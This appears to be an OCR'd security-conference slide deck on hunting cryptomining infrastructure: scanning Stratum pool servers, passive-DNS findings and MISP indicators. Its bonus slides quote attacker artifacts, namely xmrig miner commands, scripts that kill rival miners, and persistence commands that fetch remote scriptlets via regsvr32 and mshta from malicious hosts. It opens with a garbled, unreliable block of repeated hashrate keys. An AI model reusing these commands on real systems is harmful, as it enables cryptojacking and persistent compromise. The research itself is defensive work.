"hashrate_1003533533933878041369107322269176267769118720d": 3798080, "hashrate_2007067067867756082738214644538352535538237440d": 3798080, "hashrate_4014134135735512165476429289076705071076474880d": 3798080, "hashrate_8028268271471024330952858578153410142152949760d": 3798080, "hashrate_16056536542942048661905717156306820284305899520d": 3798080, "hashrate_32113073085884097323811434312613640568611799040d": 3798080, "hashrate_64226146171768194647622868625227281137223598080d": 3798080, "hashrate_128452292343536389295245737250454562274447196160d": 3798080, "hashrate_256904584687072778590491474500909124548894392320d": 3798080, "hashrate_513809169374145557180982949001818249097788784640d": 3798080, "hashrate_1027618338748291114361965898003636498195577569280d": 3798080, "hashrate_2055236677496582228723931796007272996391155138560d": 3798080, "hashrate_4110473354993164457447863592014545992782310277120d": 3798080, "hashrate_8220946709986328914895727184029091985564620554240d": 3798080, "hashrate_16441893419972657829791454368058183971129241108480d": 3798080, "hashrate_32883786839945315659582908736116367942258482216960d": 3798080, "hashrate_65767573679890631319165817472232735884516964433920d": 3798080, "hashrate_131535147359781262638331634944465471769033928867840d": 3798080, "hashrate_263070294719562525276663269888930943538067857735680d": 3798080, "hashrate_526140589439125050553326539777861887076135715471360d": 3798080, "hashrate_1052281178878250101106653079555723774152271430942720d": 3798080, "hashrate_2104562357756500202213306159111447548304542861885440d": 3798080, "hashrate_4209124715513000404426612318222895096609085723770880d": 3798080, "hashrate_8418249431026000808853224636445790193218171447541760d": 3798080, "hashrate_16836498862052001617706449272891580386436342895083520d": 3798080, "hashrate_33672997724104003235412898545783160772872685790167040d": 3798080, "hashrate_67345995448208006470825797091566321545745371580334080d": 3798080, "hashrate_134691990896416012941651594183132643091490743160668160d": 3798080, "hashrate_269383981792832025883303188366265286182981486321336320d": 3798080, "hashrate_538767963585664051766606376732530572365962972642672640d": 3798080, "hashrate_1077535927171328103533212753465061144731925945285345280d": 3798080, "hashrate_2155071854342656207066425506930122289463851890570690560d": 3798080, "hashrate_4310143708685312414132851013860244578927703781141381120d": 3798080, "hashrate_8620287417370624828265702027720489157855407562282762240d": 3798080, "hashrate_17240574834741249656531404055440978315710815124565524480d": 3798080, "hashrate_34481149669482499313062808110881956631421630249131048960d": 3798080, "hashrate_68962299338964998626125616221763913262843260498262097920d": 3798080, "hashrate_137924598677929997252251232443527826525686520996524195840d": 3798080, "hashrate_275849197355859994504502464887055653051373041993048391680d": 3798080, "hashrate_551698394711719989009004929774111306102746083986096783360d": 3798080, "hashrate_1103396789423439978018009859548222612205492167972193566720d": 3798080, "hashrate_2206793578846879956036019719096445224410984335944387133440d": 3798080, "hashrate_4413587157693759912072039438192890448821968671888774266880d": 3798080, "hashrate_8827174315387519824144078876385780897643937343777548533760d": 3798080, "hashrate_17654348630775039648288157752771561795287874687555097067520d": 3798080, "hashrate_35308697261550079296576315505543123590575749375110194135040d": 3798080, "hashrate_70617394523100158593152631011086247181151498750220388270080d": 3798080, "hashrate_141234789046200317186305262022172494362302997500440776540160d": 3798080, "hashrate_282469578092400634372610524044344988724605995000881553080320d": 3798080, "hashrate_564939156184801268745221048088689977449211990001763106160640d": 3798080, "hashrate_1129878312369602537490442096177379954898423980003526212321280d": 3798080, "hashrate_2259756624739205074980884192354759909796847960007052424642560d": 3798080, "hashrate_4519513249478410149961768384709519819593695920014104849285120d": 3798080, "hashrate_9039026498956820299923536769419039639187391840028209698570240d": 3798080, "hashrate_18078052997913640599847073538838079278374783680056419397140480d": 3798080, "hashrate_36156105995827281199694147077676158556749567360112838794280960d": 3798080, "hashrate_72312211991654562399388294155352317113499134720225677588561920d": 3798080, "hashrate_144624423983309124798776588310704634226998269440451355177123840d": 3798080, "hashrate_289248847966618249597553176621409268453996538880902710354247680d": 3798080, "hashrate_578497695933236499195106353242818536907993077761805420708495360d": 3798080, "hashrate_1156995391866472998390212706485637073815986155523610841416990720d": 3798080, "hashrate_2313990783732945996780425412971274147631972311047221682833981440d": 3798080, "hashrate_4627981567465891993560850825942548295263944622094443365667962880d": 3798080, "hashrate_9255963134931783987121701651885096590527889244188886731335925760d": 3798080, "hashrate_18511926269863567974243403303770193181055778488377773462671851520d": 3798080, "hashrate_37023852539727135948486806607540386362111556976755546925343703040d": 3798080, "hashrate_74047705079454271896973613215080772724223113953511093850687406080d": 3798080, "hashrate_148095410158908543793947226430161545448446227907022187701374812160d": 3798080, "hashrate_296190820317817087587894452860323090896892455814044375402749624320d": 3798080, "hashrate_592381640635634175175788905720646181793784911628088750805499248640d": 3798080, "hashrate_1184763281271268350351577811441292363587569823256177501610998497280d": 3798080, "hashrate_2369526562542536700703155622882584727175139646512355003221996994560d": 3798080, "hashrate_4739053125085073401406311245765169454350279293024710006443993989120d": 3798080, "hashrate_9478106250170146802812622491530338908700558586049420012887987978240d": 3798080, "hashrate_18956212500340293605625244983060677817401117172098840025775975956480d": 3798080, "hashrate_37912425000680587211250489966121355634802234344197680051551951912960d": 3798080, "hashrate_75824850001361174422500979932242711269604468688395360103103903825920d": 3798080, "hashrate_151649700002722348845001959864485422539208937376790720206207807651840d": 3798080, "hashrate_303299400005444697690003919728970845078417874753581440412415615303680d": 3798080, "hashrate_606598800010893395380007839457941690156835749507162880824831230607360d": 3798080, "hashrate_1213197600021786790760015678915883380313671499014325761649662461214720d": 3798080, "hashrate_2426395200043573581520031357831766760627342998028651523299324922429440d": 3798080, "hashrate_4852790400087147163040062715663533521254685996057303046598649844858880d": 3798080, "hashrate_9705580800174294326080125431327067042509371992114606093197299689717760d": 3798080, "hashrate_19411161600348588652160250862654134085018743984229212186394599379435520d": 3798080, "hashrate_38822323200697177304320501725308268170037487968458424372789198758871040d": 3798080, "hashrate_776446464013943546086410034506165363400749759369168487455783975
```

Extracting config: (Parsing HTML)² + API Call

Poolurl/site/api

```
rec {"name":"astralhash","port":8640,"
```


API call

```
http://api.zergpool.com:8080/api/status
```

```
stratum+tcp://astralhash.mine.zergpool.com:8640
```

```
-o stratum+tcp://<ALGO>.mine.zergpool.com:<PORT> -u
```

Stratum TCP Scanner



Possible answers	
Error	Job
<pre>{ "domain": "pool.xtl.cryptopool.space", "port": 80, "result": { "id": 1, "jsonrpc": "2.0", "error": { "code": -1, "message": "Invalid payment address provided: MEOWWWW" }, "result": null } }</pre>	<pre>{ "jsonrpc": "2.0", "result": { "job": { "blob": "06068ba3b9e4056aa1feea7a0bc51a2d3bc355b18aafa1ad3ebe1585e8dc3d1d193045c3ff396400000000c95657d5bf541e2a40a9e47870c9f08b8d9c6264348c01407bd1a558769b88e101", "target": "e4a63d00", "job_id": "24e2c6bf82c2db93", "time_to_live": 5, "status": "OK", "id": "13731340790798689821" } }, "id": 1, "error": null }</pre>

Collected data



7684 Identified stratum servers

775 from sample analysis

992 from search engines

6011 from mining-pool extraction



3836 Live servers (open ports)



1048 Unique IP hosting Stratum servers



11979 Unique domains

Some threat actors try to avoid **DNS-based detection** by registering domains resolving to legit Stratum server.

xmr.crypto-pool.fr **resolves to** 163.172.226.194

The following domains **also resolve to** 163.172.226.194:

boy.demaxiya.info

boy.freebuf.info

etc.freebuf.info

gatasblonder.com

gcc2.miner.one

m.ouinside.com

m.weinblue.com

monero-master.crypto-pool.fr

neofighters.info

pool.4i7i.com

pool.somec.cc

smss.somec.cc

testeqi.com.br

testesonline.com.br

videopornozao.com

www.gatasblonder.com

www.videopornozao.com


x.alibuf.com

xmr.somec.cc


* Data obtained via **passiveDNS**, **passiveSSL**, **search engines** and **sample analysis**

Default ports ?

TOP 10 PORTS



PORT CATEGORIES



Scanning Internet



We provided Payload to Patrice Auffret (Onyphe)



They started scanning ports XXXX with our payload




1631 servers identified so far (still ongoing)

Scanning Internet

```
@category datascan
@timestamp 2019-05-13T13:35:28.000Z
@type doc
app { length => 113 }
asn AS20473
city Heiwajima
country JP
data {"id":1,"jsonrpc":"2.0","error":{"code":-1,"message":"Invalid payment address provided: MEOWWWW"},"result":null}
datamd5 f861d48b01229fb685835d82184e0f39
device { class => "Stratum Server" }
domain vultr.com
host 45
hostname 45.32.255.158.vultr.com
ip 45.32.255.158
ipv6 false
location 35.5826,139.7459
organization Choopa, LLC
port 7777
protocol jsonrpc
```

We can consume generated data to **detect or block mining activities**



MISP



« previous

next »

view all

+

Filters:

All

File

Network

Financial

Proposal

Correlation

Warnings

Deleted

Context

Related Tags

Date ↑

Org

Category

Type

Value

Tags

Galaxies

Comment

Correlate

Related Events

Feed hits

IDS

Distribution

Sightings

Activity

Actions

2018-11-29

Financial fraud

xmr

43MtxbCRye3dXzrrdUrPHn4KRZw42DTaJ8iErYqEqLEu8WMPEni6WMke1QH8WjWGxQAgcuJSrhtA94ojjhy84WauVj7DczQ

+

Add

1391

No

Inherit

(0/0/0)

2018-11-29

Payload delivery

sha256

ce7afa721b50c9d31039e5bb2c00de4fd9cbd96341d5f2eff681fe1aad2a3704

+

Add

1391

Yes

Inherit

(0/0/0)

2018-11-29

Payload delivery

sha1

b71d910c9bc2523aa8d89428e7501de3e10f4f3c

+

Add

1391

Yes

Inherit

(0/0/0)

2018-11-29

Payload delivery

md5

f59026c188176d4fb6f839d559ba1b23

+

Add

1391

Yes

Inherit

(0/0/0)

2018-11-29

Network activity

domain

pool.minexmr.com

+

Add

5 32 49 87

Show 377 more...

Yes

Inherit

(0/0/0)

2018-11-29

Network activity

url

http://tman.win/88.exe

+

Add

Yes

Inherit

(0/0/0)

2018-11-29

Network activity

url

http://tman.win/66.exe

+

Add

Yes

Inherit

(0/0/0)

« previous

next »

view all


Future work



Integrate new mining pool extraction techniques



Improve MISP export and ATT&CK tagging



Improve automation and storage of historical data

Bonus Slides

Docker exploitations ?



Dockerd is listening on port 2375

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Mon, 01 Apr 2019 11:41:29 GMT
Content-Length: 29
```

Docker Containers:

Image: kannix/monero-miner:latest

Command: ./xmrig --donate-level=0 -o sg.minexmr.com:4444 -u

44F1LnDpGx5g2617Q5gjRpB2Q8c8mUPZ5H7ahkqwbpk5E26jsdheahUNJeLcgjUPhqlUCVzFuDwzUTVrHHH2NCEKSzdQ1vL.plmoknqweasd -p plmoknqweasd -t 1 --cpu-priority 5 -k

Image: squallcx/docker-tmux

Command: /bin/sh

Image: nightclassic/volume-agent-keep:v0.2

Command: /bin/sh ./bootstrap.sh

L3htcmInL3htcmInIC0tZG9uYXRILWxldmVsIDEgLW8gcG9vbC5taW5leG1yLmNvbTo3Nzc3IC11IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkOFg4ZGVTTWREdWRaQjJEQnpLMzRVcXpWMjRzdTk1OXRZTm1RdWg0MmdFMlIUUVGR6Uk5UQ1hhNIhQc3liOUo5cnJZZkg1IC1wIHggLWsgLW8gcG9vbC5tb25lcm8uaGFzaHZhdWx0LnBybzozMzMzIC11IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkOFg4ZGVTTWREdWRaQjJEQnpLMzRVcXpWMjRzdTk1OXRZTm1RdWg0MmdFMlIUUVGR6Uk5UQ1hhNIhQc3liOUo5cnJZZkg1IC1r

Docker exploitations ?



Dockerd is listening on port 2375

Starting Xmrig miner

Command: ./xmrig --donate-level=0 -o
sg.minexmr.com:4444 -u

44F1LnDpGx5g2617Q5gjRpB2Q8c8mUPZ5H7ahkqwbpk5
E26jsdheahUNJeLcgjUPhqfUCVzFuDwzUTVrHHH2NCEKS
zdQ1vL.plmoknqweasd -p plmoknqweasd -t 1 --cpu-priority
5 -k

Image: nightclassic/volume-agent-keep:v0.2

Command: /bin/sh ./bootstrap.sh

L3htcmInL3htcmInIC0tZG9uYXRILWxldmVsIDEgLW8gcG9vbC5taW5leG1yLmNvbTo3Nzc3IC11IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkO
Fg4ZGVTTWREdWRaQjJEQnpLMzRVcXpWMjRzdTk1OXRZTm1RdWg0MmdFMlIUUVGR6Uk5UQ1hhNIhQc3liOUo5cnJZZkg1IC1wIHggLWsgLW8
gcG9vbC5tb25lcm8uaGFzaHZhdWx0LnBybzoZMzMzIC11IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkOFg4ZGVTTWREdWRaQjJEQnpLMzR
VcXpWMjRzdTk1OXRZTm1RdWg0MmdFMlIUUVGR6Uk5UQ1hhNIhQc3liOUo5cnJZZkg1IC1r

Docker exploitations ?

Base64 encoded command

```
L3htcmInL3htcmInIC0tZG9uYXRILWxldmVsIDEgZW8gcG9vbC5taW5leG1yLmNvbTo3Nzc3IC11IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkOFg4ZGVTTWREdWRaQjJEQnpLMzRVcXpWMjRzdTk1OXRZTm1RdWg0MmdFMlIU VGR6Uk5UQ1hhNIhQc3liOUo5cnJZZkg1IC1r
```

Decoded

```
/xmrigr/xmrigr --donate-level 1 -o pool.minexmr.com:7777 -u  
4ADMvnWWE4chuwEWcdnCLz4gdd8X8deSMdDudZB2DBzK34UqzV24su959tYNmQuh42gE2  
YTTdzRNTCxa6XPsyB9J9rrYfH5 -p x -k -o pool.monero.hashvault.pro:3333 -u  
4ADMvnWWE4chuwEWcdnCLz4gdd8X8deSMdDudZB2DBzK34UqzV24su959tYNmQuh42gE2  
YTTdzRNTCxa6XPsyB9J9rrYfH5 -k
```


Killing the competition

```
while ($true) {  
    if (!(Get - Process xe -ErrorAction SilentlyContinue)) {  
        echo "Not running"  
        cmd.exe / C taskkill /IM ddg.exe /f  
        cmd.exe / C taskkill /IM yam.exe /f  
        cmd.exe / C taskkill /IM miner.exe /f  
        cmd.exe / C taskkill /IM xmrig.exe /f  
        cmd.exe / C taskkill /IM nscpucnminer32.exe /f  
        cmd.exe / C taskkill /IM 1e.exe /f  
        cmd.exe / C taskkill /IM iie.exe /f  
        cmd.exe / C taskkill /IM 3.exe /f  
        cmd.exe / C taskkill /IM iee.exe /f  
        [...]  
        cmd.exe / C $env: TMP\xe.exe --donate-level=1  
        -k -a cryptonight -o stratum+tcp:  
        //monerohash.com:5555 -u  
        41e2vPcVux9NN[...]TUYo -p x  
    }  
    else {  
        echo "Running"  
        Start-Sleep 55  
    }  
}
```



```
#!/bin/sh  
pkill -9 142.4.124.164  
pkill -9 192.99.56.117  
pkill -9 jvap  
kill -f ./atd  
  
pkill ./Guard.sh  
pkill ./JnKihGjn  
pkill ./KGlJwfWDbCPnvwEJupeivIlFXsSptuyh  
  
ps aux | grep -v supsplk | awk '{if($3>40.0) print  
$2}' | while read procid  
do  
    kill -9  
$prociddone  
  
ps auxf|grep -v grep|grep "stratum"|awk '{print  
$2}'|xargs kill -9  
ps auxf|grep -v grep|grep "cryptonight"|awk '{print  
$2}'|xargs kill -9
```



Very persistent miner

[ATT&CK-T1053] Scheduled Task	<code>schtasks.exe /Create /SC MINUTE /TN WindowsUpdateInternal /TR "regsvr32 /s /n /u /i:http://down.cacheoffer[.]tk/d2/reg9.sct scrobj.dll" /MO 5 /F</code>
[ATT&CK-T1084] Windows Management Instrumentation Event Subscription	<code>wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="H888", EventNameSpace="root\cimv2", QueryLanguage="WQL", Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA "Win32_PerfFormattedData_PerfOS_System" AND TargetInstance.SystemUpTime >= 200 AND TargetInstance.SystemUpTime < 320"</code> <code>wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="H999", CommandLineTemplate="regsvr32 /s /n /u /i:http://down.cacheoffer[.]tk/d2/reg9.sct scrobj.dll"</code>
[ATT&CK-T1060] Registry Run Keys / Startup Folder	<code>reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ /v Updater /t REG_SZ /d "mshta http://d3goboxon32grk2l[.]tk/ps5.txt" /f (PID: 3880)</code> <code>reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ /v Updater3 /t REG_SZ /d "regsvr32 /s /n /u /i:http://d3goboxon32grk2l[.]tk/reg9.sct</code>



FOR THE EU INSTITUTIONS, BODIES AND AGENCIES

Thank you!

Code repo:

<https://github.com/kwouffe/cryptonote-hunt>

Full Paper:

<https://github.com/kwouffe/cryptonote-hunt/blob/master/nsec/paper.md>